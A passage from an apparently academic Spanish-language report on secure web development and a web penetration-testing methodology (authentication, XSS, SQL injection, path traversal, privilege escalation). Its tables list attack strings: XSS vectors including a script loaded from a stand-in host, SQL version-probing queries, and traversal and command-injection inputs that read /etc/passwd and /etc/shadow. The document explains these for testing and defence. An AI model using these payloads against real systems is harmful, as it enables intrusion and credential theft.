Como se apreció durante el desarrollo de este capítulo la importancia de internet así como de las nuevas tecnologías para publicar contenido vía web han logrado que las aplicaciones comerciales cliente – servidor sean más populares cada día con lo que su uso es indiscriminado tanto en cantidad como en modo de uso. Por ello en el siguiente capítulo se desarrollarán los puntos necesarios que deben cumplirse para tener una aplicación web segura.

[29] Es una técnica de desarrollo web para crear aplicaciones interactivas

3. Seguridad en Aplicaciones Web

Al igual que el desarrollo de software tradicional, el proceso de desarrollo de sitios web también se puede dividir en diferentes fases del ciclo de vida. Esto puede ayudar a formar el equipo de manera eficaz, y las normas y procedimientos se pueden adoptar para lograr la máxima calidad.

Un proceso de desarrollo del sistema puede seguir una serie de estándares o marcos de la compañía, metodologías, herramientas y lenguajes de modelado. El ciclo de vida del software que normalmente viene con algunas normas, pueden satisfacer las necesidades de cualquier equipo de desarrollo. Como el software, los sitios web también pueden ser desarrollados con ciertos métodos, con algunos cambios y adiciones en el proceso actual de desarrollo de software. Veamos los pasos que involucran en cualquier desarrollo de sitios web seguro (Figura 1.5).



Figura 1.5. Elementos clave en el desarrollo de una aplicación WEB segura.

3.1. Fase de Diseño seguro

La fase de diseño en el ciclo de vida de software consiste en crear requerimientos y diseños de la arquitectura de la aplicación. Para asegurar el ciclo de vida de desarrollo de software, ambos los requerimientos y el diseño de la arquitectura deben ser realizados con la seguridad en mente. Casi todas las aplicaciones sufre el potencial de mayor debilidad, si los requisitos de y la arquitectura no están claramente diseñado, planificado y ejecutado.

Dentro de la comunidad de buceo, existe una importante mantra, “planea el buceo, y bucea el plan”. Falta de planeación puede resultar en serias consecuencias. Mientras la vida humana no es usualmente un juego, el mismo principio es válido para las aplicaciones Web. La mayoría de las fallas catastróficas en software se han producido cuando el plan para el software no es robusto y seguro por diseño. Este plan puede ser creado por tener un sistema decente conjunto de requisitos y un diseño que cumpla con ellos.

Considere la posibilidad de un escenario común que se refiere a la autenticación. La investigación en el país de los Estados Unidos de América ha demostrado que uno de cada nueve personas que utiliza una de las 500 contraseñas más comunes y que uno de cada 50 personas utiliza una de las 20 contraseñas. Este es un problema de seguridad grande, porque para los hackers, es fácil para ellos el uso de contraseñas por fuerza ruta si están en los 500 más común de lista de contraseñas.

La manera más común de contrarrestar este problema es bloquear las cuentas que tienen muchos intentos fallidos en un periodo corto de tiempo. Pero, un atacante puede intentar evadir el bloquear cuentas haciendo uso de diferentes usuarios y contraseñas. Hay poco que se pueda hacer si no se desea bloquear todas las cuentas. Tampoco deshabilitar el acceso desde la IP del atacante para no bloquear a un usuario legítimo que accede desde el mismo Gateway.

Por lo tanto, el diseño de una aplicación segura es esencial. Teniendo un requerimiento que el sistema no acepte contraseñas que sean fáciles de adivinar puede ser suficiente para prevenir esto. Claro está, este requisito se aplica correctamente, lo que nos lleva a la siguiente fase en el desarrollo del ciclo de vida del software, que es la fase de desarrollo.

La revisión de los requisitos de seguridad define como funciona una aplicación desde una perspectiva de la seguridad. Es indispensable que los requisitos de seguridad sean probados. Probar, en este caso, significa comprobar los supuestos realizados en los requisitos, y comprobar si hay deficiencias en las definiciones de los requisitos.

Por ejemplo, si hay un requisito de seguridad que indica que los usuarios deben estar registrados antes de tener acceso a la sección de Documentos de un site, ¿Significa que el usuario debe estar registrado con el sistema, o debe estar autenticado?

Asegurarse de que los requisitos sean lo menos ambiguos posible.
A la hora de buscar inconsistencias en los requisitos, tener en cuenta mecanismos de seguridad como:

- Gestión de usuarios
- Autenticación
- Autorización
- Confidencialidad de los datos
- Integridad
- Gestión de Sesiones
- Seguridad en transporte
- Segregación de sistemas en niveles
- Privacidad

Las aplicaciones deberán tener una arquitectura y diseño documentados. Pero documentados refiere a modelos, documentos de texto y semejantes. Es

indispensable comprobar estos elementos para asegurar que el diseño y la arquitectura imponen un nivel de seguridad adecuado al definirlo en los requisitos. Identificar fallos de seguridad en la fase de diseño no es solo una de las fases más efectivas por costes a la hora de identificar errores, sino que también puede ser la fase más efectiva para realizar. Por ejemplo, ser capaz de identificar que el diseño precisa realizar decisiones de autorización en varias fases; puede ser adecuado considerar un componente de autorización centralizado.

Si la aplicación realiza validación de datos en múltiples fases, puede ser adecuado desarrollar un marco de validación centralizado.

Si se descubren vulnerabilidades, debería serle transmitida al arquitecto del sistema, en busca de soluciones alternativas.

Una vez completados el diseño y la arquitectura, se debe construir modelos de Unified Modeling Language (UML por sus siglas en inglés), que describan cómo funciona la aplicación. En algunos casos, pueden ya estar disponibles. Emplear estos modelos para confirmar junto a los diseñadores de sistemas una comprensión exacta de cómo funciona la aplicación.

Con las revisiones de diseño y arquitectura en mano, y con los modelos UML explicando cómo funciona el sistema exactamente, es hora de acometer un ejercicio de modelado de amenazas. Desarrollar escenarios de amenazas realistas.

Analizar el diseño y la arquitectura para asegurarse de que esas amenazas son mitigadas, aceptadas por el negocio, o asignadas a terceros, como puede ser una aseguradora. Cuando las amenazas identificadas no tienen estrategias de mitigación, revisar el diseño y la arquitectura con los arquitectos de los sistemas para modificar el diseño.

3.2. Fase de Desarrollo seguro

La fase de desarrollo es un proceso de tres etapas, en donde el código es escrito, construido y probado.

Aunque muchos grupos de desarrollo de software reconocen la necesidad de desarrollar una aplicación de forma segura, la experiencia ha demostrado que el desarrollo de una aplicación segura es más que difícil. De hecho, la mayoría de las vulnerabilidades reportadas son el resultado de unas pobres prácticas de programación. Un ejemplo típico de una mala práctica de desarrollo es un desarrollador inexperto que escribe un componente personalizado y junto con ello introduce una vulnerabilidad de seguridad a la aplicación. Una mejor práctica es usar un componente ya existente, probado por un Framework que ha sido probado arduamente contra vulnerabilidades de seguridad. Además, educar al desarrollador sobre prácticas de desarrollo seguro valdrá la pena en el futuro.

Con el cambiante Web 2.0, tratar de tener código fuente seguro se vuelve más crítico. El continuo cambio de diseños en Web 2.0 deja poco espacio para hacer pruebas a profundidad. Además de esto, para maximizar la interactividad, una gran parte del código de la aplicación se ejecuta en el navegador del cliente y, por tanto, pueden ser fácilmente vistos por el usuario. La organización debe asumir que el usuario modificará intencionalmente la lógica expuesta y tratar de aprovecharla para su propio beneficio. Integrando las herramientas adecuadas en el proceso de desarrollo, muchas de las tareas de seguridad pueden ser automatizadas durante la codificación, construcción y prueba de la aplicación web.

En teoría, el desarrollo es la implementación de un diseño. Sin embargo, muchas decisiones de diseño son tomadas durante el desarrollo del código. A menudo son decisiones menores, que bien eran demasiado detalladas para ser descritas en el diseño, o en otros casos, incidencias para las cuales no había ninguna directriz o guía que las cubriese. Si la arquitectura y el diseño no eran los adecuados, el

desarrollador tendrá que afrontar muchas decisiones. Si las políticas y estándares eran insuficientes, tendrá que afrontar todavía más decisiones.

El equipo de seguridad debería realizar una inspección del código por fases con los desarrolladores y, en algunos casos, con los arquitectos del sistema. Una inspección de código por fases es una auditoria al código a alto nivel, en la que los desarrolladores pueden explicar el flujo y lógica del código. Permite al equipo de revisión de código obtener una comprensión general del código fuente, y permite a los desarrolladores explicar porque se han desarrollado ciertos elementos de un modo en particular.

El propósito de una inspección de este tipo no es realizar una revisión del código, sino entender el flujo de programación a alto nivel, su esquema y la estructura del código que conforma la aplicación.

Con una buena comprensión de cómo está estructurado el código y por qué ciertas cosas han sido programadas como lo han sido, el probador puede examinar ahora el código real en busca de defectos de seguridad.

Las revisiones de código estático validarán el código contra una serie de listas de comprobación.

Hablando en términos de retorno de los recursos de los recursos invertidos, la mayoría de las veces las revisiones de código estático producen un retorno de mayor calidad que ningún otro método de revisión de seguridad, si se apoyan menos en el conocimiento y capacidad del revisor, dentro de lo posible. Sin embargo, no son una bala de plata, y necesitan ser consideradas cuidadosamente dentro de un régimen de pruebas que cubra todo el espectro de posibilidades.

3.3. Fase de implementación Seguro

La mayoría del software de seguridad diseñado y desarrollado no puede ser segura cuando se entrega en un entorno inseguro. Esto incluye (pero no se limita) el endurecimiento de la aplicación de la infraestructura, la protección de los datos a su paso por la red, la defensa de la producción del medio ambiente, y una estrategia de parches y actualización para el sistema operativo de apoyo y componentes.
Por ejemplo, la falta de configurar el servidor Web para negar el acceso a la estructura de directorios puede permitir a un usuario malicioso para obtener acceso directo a la información sensible y código de aplicación.

Por lo tanto, una fase de entrega segura existe desde el final de auditoría de la seguridad de la aplicación de su ambiente de entrega y después mantener el nivel de seguridad en la operación. Una vez más, una gran variedad de herramientas se pueden utilizar para automatizar estas tareas.

Tras haber comprobado los requisitos, analizado el diseño y realizado la revisión de código, debería asumirse que se han identificado todas las incidencias. Con suerte, ese será el caso, pero las pruebas de intrusión en la aplicación después de que haya sido implementada proporcionarán una última comprobación para asegurar de que no se ha olvidado nada.

La prueba de intrusión de la aplicación debería incluir la comprobación de cómo se implementó y aseguró la infraestructura. Aunque la aplicación puede ser segura, un pequeño destalle de la configuración podría estar en una etapa de instalación predeterminada, y ser vulnerable a ser explotada.

Debe existir un proceso que detalle como es gestionada la sección operativa de la aplicación y su infraestructura.

Deberían realizarse comprobaciones de mantenimiento mensual o trimestral, sobre la aplicación e infraestructura, para asegurar que no se han introducido nuevos riesgos de seguridad y que el nivel de seguridad sigue intacto.
Después de que cada cambio haya sido aprobado, evaluado en el entorno de QA e implementado en el entorno de producción, es vital que como parte del proceso de gestión de cambios, el cambio sea comprobado para asegurar que el nivel de seguridad no haya sido afectado por dicho cambio.

Es importante recalcar que el objetivo de este capítulo es demostrar que si una aplicación es creada con bases seguras y con todo un análisis bien estructurado y documentado en seguridad, la aplicación será segura por si misma sin la necesidad de contar con módulos o complementos que ayuden a asegurarla o mitigar vulnerabilidades detectadas en ella.

4. Metodología de revisión de vulnerabilidades Web

Como se mencionó en la introducción el punto importante de este reporte es el generar una metodología de revisión de vulnerabilidades en aplicaciones web, la cual toma cada una de las metodologías existentes en la industria y conjunta los casos más usados así como las técnicas más eficientes en detección de vulnerabilidades o fallos en las aplicaciones web. Esto es llamado una prueba de intrusión.

Una prueba de intrusión es un método de evaluación de la seguridad en un sistema de computadoras o una red, mediante la simulación de un ataque. Una prueba de intrusión de aplicaciones web está enfocada solamente a evaluar la seguridad de una aplicación web.

El proceso conlleva un análisis activo de la aplicación en busca de cualquier debilidad, fallos técnicos o vulnerabilidades.

Dado que una aplicación posee un conjunto de activos, recursos de valor como los datos en una base de datos o en el sistema de archivos, una vulnerabilidad es una debilidad en un activo que hace posible a una amenaza. Así que una amenaza es un caso potencial que puede dañar un activo mediante la explotación de una vulnerabilidad. Un test es una acción que tiende a mostrar una vulnerabilidad en la aplicación.

Las pruebas de intrusión nunca serán una ciencia mediante la cual se pueda definir una lista completa de todas las incidencias posibles que deberían ser comprobadas. De hecho, las pruebas de intrusión son sólo una técnica apropiada para comprobar la seguridad de aplicaciones web bajo ciertas circunstancias.

4.1. Autenticación

Autenticación por sus bases en griego, es el acto de establecer o confirmar algo como auténtico, en otras palabras, que las afirmaciones hechas por o sobre tal cosa son ciertas. Autenticar un objeto puede significar confirmar su procedencia, mientras que autenticar a una persona consiste a menudo en verificar su identidad. La autenticación depende de uno o más factores de autenticación. En seguridad informática, autenticación es el proceso de intentar verificar la identidad digital del remitente de una comunicación. Un ejemplo común de un proceso así es el de registro en un sistema. Comprobar el sistema de autenticación significa comprender como funciona el proceso de autenticación y usar esa información para eludir el mecanismo de autenticación.

Existen ciertos puntos que se revisan durante una prueba al proceso de autenticación entre ellos están:

Transmisión de credenciales a través de un canal cifrado: En este punto, la persona a cargo de las pruebas intentará averiguar si la información que introducen los usuarios en un formulario web, con el fin de poder autenticarse ante la aplicación, es transmitida utilizando protocolos seguros que la protegen de un atacante o no.

Enumeración de usuarios: Con esta prueba se verificará si es posible recopilar un conjunto válido de usuarios, interactuando con el mecanismo de autenticación de la aplicación. Esta prueba resultará útil para las pruebas mediante fuerza bruta, en las cuales se verifica si dado un usuario válido, es posible obtener la contraseña correspondiente.

Pruebas de diccionario sobre cuentas de Usuario o cuentas predeterminadas: Aquí comprobamos si hay cuentas de usuario predeterminadas o combinaciones de usuario y contraseña fácilmente adivinables.

Pruebas de fuerza bruta: Cuando un ataque de diccionario falla, la persona a cargo de las pruebas puede intentar utilizar métodos de fuerza bruta para conseguir autenticación. Las pruebas de fuerza bruta no son fáciles de llevar a cabo, debido al tiempo requerido y el posible bloqueo de la persona que esté realizando las pruebas.

Saltarse el sistema de autenticación: Otro método pasivo de comprobación es intentar saltarse el sistema de autenticación, reconociendo si todos los recursos de la aplicación están protegidos adecuadamente. La persona que realiza las pruebas puede acceder a esos recursos sin mediar autenticación.

Comprobar Sistemas de recordatorio y restauración de contraseñas vulnerables: En esta sección, comprobar cómo la aplicación gestiona el proceso de “contraseña olvidada”. También comprobar si la aplicación permite al usuario almacenar la contraseña en el navegador.

Pruebas de Captcha: El CAPTCHA por sus siglas en inglés (**C**ompletely **A**utomated **P**ublic **T**uring test to tell **C**omputers and **H**umans **A**part) es una prueba de desafío-respuesta utilizada por múltiples aplicaciones web para asegurar que la respuesta no se ha generado por una computadora. A menudo las implementaciones de CAPTCHA son vulnerables a diferentes tipos de ataques incluso si el CAPTCHA generado es irrompible (Figura 1.6).

Múltiples factores de autenticación: La autenticación mediante múltiples factores se refiere a analizar los siguientes casos: generadores de contraseñas de un único uso (OTP), dispositivos criptográficos como por ejemplo tokens USB, o smart cards, equipados con certificados X.509, contraseñas de un solo uso aleatorias enviadas por SMS, información personal la cual se supone que únicamente conoce el usuario legítimo.

Probar por situaciones adversas: Una condición de carrera es un fallo que produce un resultado inesperado cuando la duración de determinadas acciones impactan sobre otras. Como ejemplo se puede tomar el de una aplicación multi-hilo cuyas acciones son realizadas sobre los mismos datos. Las condiciones de carrera, por su propia naturaleza, son muy complicadas de analizar.

Figura 1.6. Ejemplos de CAPTCHA utilizado en las aplicaciones WEB (Imagen de http://lacomunidad.elpais.com/blogfiles/miguel-guinea/).

4.2. Validación de entradas

Una de las debilidades más comunes en las aplicaciones WEB, es la falta de una adecuada validación de entradas procedentes del cliente o del entorno de la aplicación. Esta debilidad conduce a casi todas las principales vulnerabilidades de aplicaciones, como lo son las inyecciones sobre el intérprete, ataques Unicode[30], sobre el sistema de archivos y buffer overflows.

Los datos procedentes de cualquier entidad/cliente externos nunca deberían ser considerados como confiables, ya que una entidad/cliente externo puede alterar

[30] Unicode proporciona un identificador numérico para cara carácter, sin importar la plataforma, sin importar el programa, y sin importar el idioma.

los datos de manera maliciosa, por lo que se debe tener en mente que todos los datos de entrada son malignos. Esta es la regla número uno. El problema es que en una aplicación compleja, con múltiples ventanas y campos de entrada, los puntos de acceso para una atacante se incrementan de número, y es fácil olvidarse de implementarla.

Durante el este capítulo se desarrollaran algunos de los ataques más comunes contra la validación de entradas, para poder comprender si una aplicación es lo suficientemente resistente ante cualquier tipo de entrada de datos.
Las validaciones se pueden dividir en los siguientes rubros:

4.2.1. Cross Site Scripting

Esta vulnerabilidad es abreviada como XSS esto debido a que puede ser confundido con las siglas CSS, (Hojas de estilo en cascada). La vulnerabilidad de XSS originalmente abarcaba cualquier tipo de ataque que permitiera ejecutar código de tipo “scripting”, como lo es VBScript o JavaScript, en el contexto de otro sitio web.

Se habla de pruebas de Cross Site Scripting (XSS) cuando se intentan manipular los parámetros de entrada que recibe la aplicación para que genere una salida maliciosa. Se encuentra un XSS cuando la aplicación no valida la entrada y genera la salida que se encuentra bajo nuestro control. Esta vulnerabilidad genera varios tipos de ataques, por ejemplo, robar información confidencial (tales como lo son cookies de sesión) o tomando control del navegador de una víctima, aunque la forma más común es hacer ataques de engaño hacia los usuarios legítimos de la aplicación.

Un cross site scripting sigue el siguiente patrón (Figura 1.7):

Figura 1.7 Flujo para el proceso de un ataque de Cross Site Scripting.

Los ataques de XSS pueden generalmente clasificarse en dos bloques: almacenados y reflejados.

Ataques Almacenados

Este tipo de ataque ocurre cuando una aplicación WEB recolecta entradas desde el usuario que pueden ser maliciosas, y después las almacena en un almacén de datos para un uso posterior. Los datos que son almacenados no son correctamente filtrados. Como consecuencia de esto, los datos malignos aparecerán siendo parte del sitio web y ejecutándose con los privilegios del usuario con que se esté ejecutando el servicio web.

Esta vulnerabilidad puede ser usada para conducir un número considerable de ataques por medio del navegador web que incluyen:

- Secuestrar el navegador web de un usuario legítimo
- Capturar información sensible del usuario
- Modificar la apariencia de la aplicación WEB
- Escaneo de puertos
- Uso de código malicioso contra el navegador WEB
- Etc.

Este tipo de ataque con Cross Site Scripting no necesita una liga maliciosa para ser explotado. Un ataque exitoso ocurre cuando un usuario visita una página que tiene almacenado el XSS. Las siguientes fases relatan un típico escenario de un XSS almacenado:

- Un atacante almacena código malicioso dentro de una página web
- Un usuario se autentica ante la aplicación
- El usuario visita la página vulnerable
- El código malicioso es ejecutado en el navegador del usuario.

Cross Site Scripting almacenado es especialmente peligroso en aplicaciones donde los usuarios de más altos privilegios tienen acceso.

Ataques Reflejados

Estos ataques son también conocidos como de tipo 1 o no persistentes, y son lo más frecuentemente encontrados.

Cuando una aplicación web es vulnerable a este tipo de ataques, es porque entradas no validadas son enviadas a través de la petición del cliente. El más común modo de operar de un ataque de esta naturaleza incluye un paso de diseño, en el que un atacante crea y prueba una URL publicada, un paso de ingeniería social donde convence a las víctimas de que pongan esta URL en sus navegadores, y eventualmente se ejecute el código malicioso, usando las credenciales y privilegios del usuario legítimo.

Comúnmente el código del atacante está escrito en lenguaje Javascript, pero hay algunos otros lenguajes que también son usados, por ejemplo: ActionScript y VBScript.

Los atacantes generalmente utilizan esta vulnerabilidad para instalar aplicaciones maliciosas como virus, robar cookies de las víctimas, robar información del porta papeles, y cambiar el contenido de una página.

En la siguiente tabla se muestran algunas cadenas que pueden ser empleadas para realizar XSS, así como la versión del navegador en que ha sido probada (Tabla 1.5).

Cadena	Navegador
<A HREF="//www.google.com/">XSS</A>	Internet Explorer 7.0, 6.0, FireFox 2.0
<A HREF="http://0102.0146.0007.00000223/">XSS</A>	Internet Explorer 7.0, 6.0, FireFox 2.0
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>	Internet Explorer 7.0, 6.0
<A HREF="http://6 6.000146.0x7.147/">XSS</A>	Internet Explorer 7.0, 6.0, FireFox 2.0
<A HREF="http://66.102.7.147/">XSS</A>	Internet Explorer 7.0, 6.0, FireFox 2.0
<SCRIPT a=`>` SRC="http://hackme.com/xss.js"></SCRIPT>	Internet Explorer 7.0, 6.0
<DIV STYLE="width: expression(alert('XSS'));">	Internet Explorer 7.0, 6.0

Tabla 1.5 Algunos ejemplos de ataques de Cross Site Scripting para diferentes navegadores.

4.2.2. Inyección SQL

Un ataque de SQL Injection (Inyección SQL) consiste en insertar o "inyectar" una consulta SQL mediante el envío de datos desde el cliente de la aplicación WEB. Un ataque exitoso de SQL Injection puede hacer que se lean datos desde la base de datos, modificar datos mediante comandos SQL; Insert, Update, Delete, ejecutar operaciones de administración de la base de datos (como lo es el apagar el Administrador de Base de Datos, recuperar respaldos e incluso en algunos casos ejecutar comandos del sistema operativo. Los ataques SQL de injection son del tipo de inyección de código, en este caso los comandos SQL son inyectados en los campos de entradas de la aplicación para afectar la ejecución predefinida de las consultas SQL.

Un ataque de SQL Injection sigue el siguiente patrón (Figura 1.7):

Figrua 1.8 Flujo para el proceso de un ataque de Inyección SQL.

Los ataques SQL Injection pueden ser divididos dentro de las siguientes tres clases:

Inband (en tránsito)

Los datos son extraídos usando el mismo canal en el que se hace la inyección de código SQL. Este es el ataque más usado, donde la información es mostrada rápidamente en la página de la aplicación WEB.

Out-of-band (fuera de Banda)

Los datos son extraídos usando un canal diferente, por ejemplo: Email, donde los datos son procesados y enviados vía correo electrónico.

Inferential (deductivo)

En este caso no hay envío de datos, pero el atacante es capaz de reconstruir la información mediante el envío de ciertas consultas y de esta forma observar el comportamiento del servidor de base de datos.

Independientemente de la clase, un ataque exitoso de SQL Injection requiere que el atacante genere una consulta correctamente construida con la sintaxis adecuada. Si la aplicación regresa un mensaje de error mediante el uso de una consulta (query) incorrecta, entonces es fácil reconstruir la lógica original de la consulta, y de esta forma, entender como ejecutar una inyección correctamente. Pero existen casos en que la aplicación oculta los mensajes de error, para ello el atacante debe de hacer ingeniería inversa para obtener el query original, a esto se le conoce como Blind SQL Injection.

Lo principal es detectar y comprender cuando una aplicación se conecta a una base de datos. Casos típicos de cuando una aplicación necesita comunicarse con una base de datos incluyen los siguientes escenarios:

- Formularios de Autenticación: Cuando la autenticación es realizada usando un formulario WEB, existen las posibilidades de que las credenciales de acceso sean validadas contra la base de datos que contiene todos los nombres de usuario y contraseñas, o en el peor de los casos contra los hashes.
- Motores de Búsqueda: La cadena suministrada por el usuario puede ser usada en una consulta SQL que extraiga todos los datos relevantes de la base de datos.
- E-commerce: Los productos y sus características como lo son: precio, descripción, disponibilidad, etc. Son comúnmente almacenados en una base de datos relacional.

Otro paso es el realizar una lista de los campos de entrada donde sea posible insertar comandos SQL, incluyendo los campos ocultos en peticiones POST y probarlos de manera separada, tratando de interferir con el comportamiento normal de la consulta y así generar un error. La prueba más básica consiste en agregar una comilla simple (‘) o un punto y coma (;) en el campo que se esté evaluando. Una vez que se insertan estos dos caracteres si la aplicación no hace un filtro adecuado, puede generar un error de consulta.

También comentarios (--) y otras palabras clave de SQL como lo son ‘AND’ y ‘OR’ pueden ser utilizados para modificar la consulta. Simple pero algunas veces sigue siendo una técnica efectiva es introducir una cadena de texto en un campo numérico.

En la siguiente tabla se muestran algunas consultas para obtener la versión de diferentes manejadores de bases de datos (Tabla 1.6):

Consulta	Manejador
SELECT banner FROM v$version WHERE banner LIKE 'Oracle%';	Oracle

SELECT banner FROM v$version WHERE banner LIKE 'TNS%'; SELECT version FROM v$instance;	
SELECT @@version	Microsoft SQL
SELECT @@version	MySQL
select versionnumber, version_timestamp from sysibm.sysversions;	DB2
SELECT DBINFO('version', 'full') FROM systables WHERE tabid = 1; SELECT DBINFO('version', 'server-type') FROM systables WHERE tabid = 1; SELECT DBINFO('version', 'major'), DBINFO('version', 'minor'), DBINFO('version', 'level') FROM systables WHERE tabid = 1; SELECT DBINFO('version', 'os') FROM systables WHERE tabid = 1; -- T=Windows, U=32 bit app on 32-bit Unix, H=32-bit app running on 64-bit Unix, F=64-bit app running on 64-bit unix	Informix
SELECT version()	PostgreSQL

Tabla 1.6 Algunos ejemplos de ataques de Inyección SQL para algunos manejadores de bases de datos.

Las consultas pueden ser tan complejas como se requieran para obtener los datos deseados, todo dependen de la capacidad e ingenio del atacante.

4.2.3. Otras Inyecciones

Existen otras pruebas en las cuales se pueden inyectar código arbitrario, entre las que se encuentran LDAP, ORM, etc.

Cada uno de estas inyecciones hacen uso de la inadecuada validación de entradas y de las tecnologías empleadas para le implementación de la aplicación WEB.

Inyección LDAP

LDAP es el acrónimo para Lightweight Directory Access Protocol. Es un protocolo para almacenar información sobre usuarios, equipos, y cualquier otro objeto. La inyección de LDAP es un ataque del lado del servidor, que permite develar información sensible sobre usuarios, equipos representados en una estructura LDAP, también puede ser modificada, insertada o eliminada.

Inyección ORM

ORM es una herramienta de Object Ralational Mapping. Se utiliza para acelerar el desarrollo orientado a objetos dentro de la capa de acceso a datos de aplicaciones, incluyendo aplicaciones Web.

Los beneficios de usar una herramienta ORM incluyen la generación rápida de una capa de objeto para comunicar a una base de datos relacional, el código de plantillas estandarizadas para estos objetos, y por lo general un conjunto de funciones de seguridad para proteger contra los ataques de inyección SQL. ORM genera objetos que pueden utilizar SQL o en algunos casos, una variante de SQL, para realizar: Crear, Leer, Actualizar, Borrar, y algunas otras operaciones en una base de datos. Es posible, sin embargo, para una aplicación web utilizando ORM a ser vulnerables a los ataques de inyección SQL si los métodos pueden aceptar parámetros de entrada sin antes ser validados.

4.3. Autorización

Por autorización podemos decir que es el permitir acceso a recursos únicamente a aquellos que tienen derecho para ello. Las pruebas de autorización son entender cómo funciona el proceso, y usar esa información para saltarse o burlar el mecanismo de autorización, La autorización es un proceso que llega después de una autenticación correcta, por lo que se revisara este punto después de tener credenciales válidas, asociadas a un conjunto de perfiles y privilegios bien definidos. Durante este tipo de evaluaciones, debe verificarse si es posible evitar el sistema de autorización, encontrar una vulnerabilidad de traspaso de rutas, o encontrar maneras de escalar los privilegios asignados al perfil que se logró obtener.

4.3.1. Ruta Transversal

La mayor parte de las aplicaciones WEB utilizan y gestionan archivos como partes de su operación diaria. A través del empleo de métodos de validación de entradas que no han sido adecuadamente diseñadas o implementados, un atacante podría

explotar el sistema para leer o escribir archivos que no han sido pensados para que sean accesibles; en situaciones específicas podría ser posible ejecutar código arbitrario o comandos del sistema.

Las aplicaciones y servidores WEB tradicionalmente implementan mecanismos de autenticación para controlar el acceso a recursos y archivos. Los servidores Web tratan de restringir los archivos de usuarios dentro de un directorio raíz, que representa un directorio físico en el sistema de archivos; los usuarios han de tomar este directorio como base dentro de la estructura jerárquica de la aplicación web. La definición de privilegios se realiza empleando ACLs (Listas de Control de Acceso) que identifican a que usuarios y grupos les es permitido acceder, modificar o ejecutar un archivo específico en el servidor. Estos mecanismos están diseñados para evitar el acceso a información sensible por usuarios no autorizados o para evitar la ejecución de comandos del sistema operativo.

La mayor parte de las aplicaciones web utilizan scripts del lado del servidor para incluir diferentes tipos de archivos adjuntos: es muy común utilizar este proceso para administrar gráficos, plantillas, cargar textos estáticos, etc. Desafortunadamente, si estos parámetros de entrada no son validados correctamente pueden exponer vulnerabilidades de seguridad.

Este tipo de problemas se manifiestan en ataques de atravesar directorios, inclusión de archivos externos adjuntos; explotando este tipo de vulnerabilidades un atacante puede leer directorios o archivos que generalmente no podría leer, acceder a datos fuera de la raíz de los documentos web, realizar inclusión de scripts y otros tipos de archivos.

Este tipo de ataque es conocido también como ataque dot-dot-slash (../) , path traversal, directory climbing backtracking (por sus siglas en inglés). En la siguiente tabla se muestran algunos ejemplos de comandos para evaluar este tipo de vulnerabilidad.

Comando	Descripción
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd	Obtener el archivo passwd de sistemas Unix
http://example.com/index.php?file=http://www.test.org/malicioustxt	Incluir archivos de otro sitio WEB
http://example.com/main.cgi?home=main.cgi	Cargar componentes CGI
../../../../../../../../../../../etc/shadow	Obtener el archivo shadow de sistemas Unix
%0a/bin/cat%20/etc/passwd	Ejecutar comandos Unix para obtener el archivo passwd
C:/boot.ini	Acceso al archivo boot.ini de sistemas Windows
../../../../../../../../../../../localstart.asp	Acceso al archivo localstart de IIS

Tabla 1.7 Algunos ejemplos de comandos para evaluar este tipo de vulnerabilidades en diferentes sistemas.

4.3.2. Esquema de Autenticación

Este tipo de pruebas se basan en verificar como ha sido implementado el esquema de autorización para cada perfil o privilegio para obtener acceso a funciones o recurso reservados.

Para realizar un análisis correcto de este punto, es necesario verificar:

¿Es posible acceder a ese recurso aunque el usuario no esté autenticado?

¿Es posible acceder a ese recurso después de cerrar la sesión?

¿Es posible acceder a funciones y recursos que deben ser accesibles solo a usuarios que tengan un perfil o privilegios diferentes?

Acceder a la aplicación como un usuario administrador y registrar todas las funciones administrativas.

¿Es posible acceder a funciones administrativas desde una cuenta con privilegios estándar?

¿Es posible que esas funcionalidades sean usadas por un usuario con un perfil distinto y para el que deberían ser negados?

4.3.3. Elevación de privilegios

El escalar privilegios ocurre cuando un usuario logra acceder a más recursos o funcionalidades de las que fueron asignadas generalmente, y tales cambios deberían haber sido prevenidos por la aplicación. Esto es usualmente causado por una falla en la aplicación. Es resultado es que la aplicación realiza acciones con más privilegios de los cuales fueron intencionados por el desarrollador o administrador del sistema.

El grado de escalada depende de cuales privilegios el atacante es autorizado a poseer, y cuales privilegios pueden ser obtenidos en un ataque exitoso. Un atacante remoto obteniendo privilegios de administración sin ninguna autenticación presenta un grado mayor de escalamiento.

Escalada vertical es cuando se puede acceder a recursos otorgados a cuentas con mayores privilegios.

4.3.4. Lógica de negocio

La lógica de negocio puede tener defectos de seguridad que permiten a un usuario hacer algo que no está permitido por la empresa. Por ejemplo, si hay un límite en el reembolso de $ 1000, ¿podría un atacante hacer mal uso del sistema para solicitar más dinero del que se pretende? O, tal vez, los usuarios tienen que hacer las operaciones en un orden determinado, pero un atacante podría invocar fuera de secuencia. O ¿puede que un usuario realiza una compra por un importe negativo de dinero? Con frecuencia, estos controles de lógica de negocio no están presentes en la solicitud.

Las herramientas automatizadas les resulta difícil entender el contexto, por lo que una persona debe realizar este tipo de pruebas.

Límites y Restricciones

